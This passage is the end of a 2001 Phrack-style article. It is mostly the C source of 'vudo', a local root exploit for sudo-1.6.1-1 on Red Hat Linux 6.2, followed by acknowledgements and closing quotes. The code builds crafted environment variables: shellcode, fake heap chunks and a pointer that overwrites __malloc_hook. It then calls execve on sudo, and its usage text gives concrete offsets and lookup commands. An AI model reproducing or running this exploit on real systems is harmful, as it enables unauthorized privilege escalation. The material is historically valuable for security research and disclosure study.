    return( NULL );
}
memset( post_chunk, 'Y', size );
post_chunk[ size ] = '\0';

/* p_chunk */
p_chunk = STACK - sizeof(SUDO) - (strlen(post_chunk)+1) - (MINSIZE+1);

/* shell */
shell = malloc( strlen(PRE_SHELL) + SHELL + 1 );
if ( shell == NULL ) {
    return( NULL );
}
p = shell;
memcpy( p, PRE_SHELL, strlen(PRE_SHELL) );
p += strlen( PRE_SHELL );
while ( p < shell + strlen(PRE_SHELL) + (SHELL & ~(SIZE_SZ-1)) ) {
    *((size_t *)p) = p_chunk;
    p += SIZE_SZ;
}
while ( p < shell + strlen(PRE_SHELL) + SHELL ) {
    *(p++) = '2';
}
*p = '\0';

/* sudo_ps1 */
size = p_v->buf;
size -= POST_PS1 + VICTIM_SIZE;
size -= strlen( "PS1=" ) + 1 + SIZE_SZ;
sudo_ps1 = malloc( strlen(PRE_SUDO_PS1) + size + 1 );
if ( sudo_ps1 == NULL ) {
```

```
        return( NULL );
    }
    memcpy( sudo_ps1, PRE_SUDO_PS1, strlen(PRE_SUDO_PS1) );
    memset( sudo_ps1 + strlen(PRE_SUDO_PS1), '0', size + 1 - sizeof(sc) );
    strcpy( sudo_ps1 + strlen(PRE_SUDO_PS1) + size + 1 - sizeof(sc), sc );

    /* tz */
    tz = malloc( strlen(PRE_TZ) + p_v->tz + 1 );
    if ( tz == NULL ) {
        return( NULL );
    }
    memcpy( tz, PRE_TZ, strlen(PRE_TZ) );
    memset( tz + strlen(PRE_TZ), '0', p_v->tz );
    tz[ strlen(PRE_TZ) + p_v->tz ] = '\0';

    /* execve_envp */
    execve_envp = malloc( p_v->envp * sizeof(char *) );
    if ( execve_envp == NULL ) {
        return( NULL );
    }

    /* execve_envp[ p_v->envp - 1 ] */
    execve_envp[ p_v->envp - 1 ] = NULL;

    /* execve_envp[3+pudding] .. execve_envp[(3+pudding+post_pudding)-1] */
    p = chunk;
    for ( i = 3 + pudding; i < 3 + pudding + post_pudding; i++ ) {
        execve_envp[ i ] = p;
        p += strlen( p ) + 1;
    }

    /* execve_envp[ 3 + pudding + post_pudding ] */
    execve_envp[ 3 + pudding + post_pudding ] = post_chunk;

    /* execve_envp[ 0 ] */
    execve_envp[ 0 ] = shell;

    /* execve_envp[ 1 ] */
    execve_envp[ 1 ] = sudo_ps1;

    /* execve_envp[ 2 ] */
    execve_envp[ 2 ] = tz;

    /* execve_envp[ 3 ] .. execve_envp[ (3 + pudding) - 1 ] */
    i = 3 + pudding;
    stack = p_chunk;
    while ( i-- > 3 ) {
        size = 0;
        while ( nul_or_space(stack - (size + 1)) ) {
            size += 1;
        }
        if ( size == 0 ) {
            execve_envp[ i ] = "";
        } else {
            execve_envp[ i ] = malloc( size + 1 );
            if ( execve_envp[i] == NULL ) {
                return( NULL );
            }
            memset( execve_envp[i], '1', size );
            ( execve_envp[ i ] )[ size ] = '\0';
        }
        stack -= size + 1;
    }

    return( execve_envp );
}

/* usage() */
void
usage( char * fn )
{
    printf(
        "%s versus Red Hat Linux/Intel 6.2 (Zoot) sudo-1.6.1-1\n",
        fn
```

```
    );
    printf(
        "Copyright (C) 2001 Michel \"MaXX\" Kaempf <maxx@synnergy.net>\n"
    );
    printf( "\n" );

    printf( "* Usage: %s __malloc_hook tz envp\n", fn );
    printf( "\n" );

    printf( "* Example: %s 0x002501dc 62595 6866\n", fn );
    printf( "\n" );

    printf( "* __malloc_hook:\n" );
    printf( "  $ LD_TRACE_LOADED_OBJECTS=1 %s | grep %s\n", SUDO, LIBC );
    printf( "  $ objdump --syms %s | grep __malloc_hook\n", LIBC );
    printf( "  $ nm %s | grep __malloc_hook\n", LIBC );
    printf( "\n" );

    printf( "* tz:\n" );
    printf( "  - first: %u\n", TZ_FIRST );
    printf( "  - step: %u\n", TZ_STEP );
    printf( "  - last: %u\n", TZ_LAST );
    printf( "\n" );

    printf( "* envp:\n" );
    printf( "  - first: %u\n", ENVP_FIRST );
    printf( "  - step: %u\n", ENVP_STEP );
}

/* main() */
int
main( int argc, char * argv[] )
{
    vudo_t vudo;

    /* argc */
    if ( argc != 4 ) {
        usage( argv[0] );
        return( -1 );
    }

    /* vudo.__malloc_hook */
    vudo.__malloc_hook = strtoul( argv[1], NULL, 0 );
    if ( vudo.__malloc_hook == ULONG_MAX ) {
        return( -1 );
    }

    /* vudo.tz */
    vudo.tz = strtoul( argv[2], NULL, 0 );
    if ( vudo.tz == ULONG_MAX ) {
        return( -1 );
    }

    /* vudo.envp */
    vudo.envp = strtoul( argv[3], NULL, 0 );
    if ( vudo.envp == ULONG_MAX ) {
        return( -1 );
    }

    /* vudo.setenv */
    vudo.setenv = vudo_setenv( getuid() );
    if ( vudo.setenv == 0 ) {
        return( -1 );
    }

    /* vudo.msg */
    vudo.msg = vudo_msg( &vudo );

    /* vudo.buf */
    vudo.buf = vudo_buf( &vudo );

    /* vudo.NewArgv */
    vudo.NewArgv = vudo_NewArgv( &vudo );
```

```
    /* vudo.execve_argv */
    vudo.execve_argv = vudo_execve_argv( &vudo );
    if ( vudo.execve_argv == NULL ) {
        return( -1 );
    }

    /* vudo.execve_envp */
    vudo.execve_envp = vudo_execve_envp( &vudo );
    if ( vudo.execve_envp == NULL ) {
        return( -1 );
    }

    /* execve */
    execve( (vudo.execve_argv)[0], vudo.execve_argv, vudo.execve_envp );
    return( -1 );
}
<-->
```

--[5 - Acknowledgements]---

Thanks to Todd Miller for the fascinating vulnerability, thanks to Chris Wilson for the vulnerability discovery, thanks to Doug Lea for the excellent allocator, and thanks to Solar Designer for the unlink() technique.

Thanks to Synnergy for the invaluable support, the various operating systems, and the great patience... thanks for everything. Thanks to VIA (and especially to BBP and Kaliban) and thanks to the eXperts group (and particularly to Fred and Nico) for the careful (painful? :) rereading.

Thanks to the antiSecurity movement (and peculiarly to JimJones and Portal) for the interesting discussions of disclosure issues. Thanks to MasterSecuritY since my brain worked unconsciously on the Sudo vulnerability during work time :)

Thanks to Phrack for the professional work, and greets to superluck ;)

--[6 - Outroduction]---

I stand up next to a mountain and chop it down with the edge of my hand.
-- Jimi Hendrix (Voodoo Chile (slight return))

The voodoo, who do, what you don't dare do people.
-- The Prodigy (Voodoo People)

I do Voodoo, but not on You
-- efnet.vuurwerk.nl

|=[EOF]=---|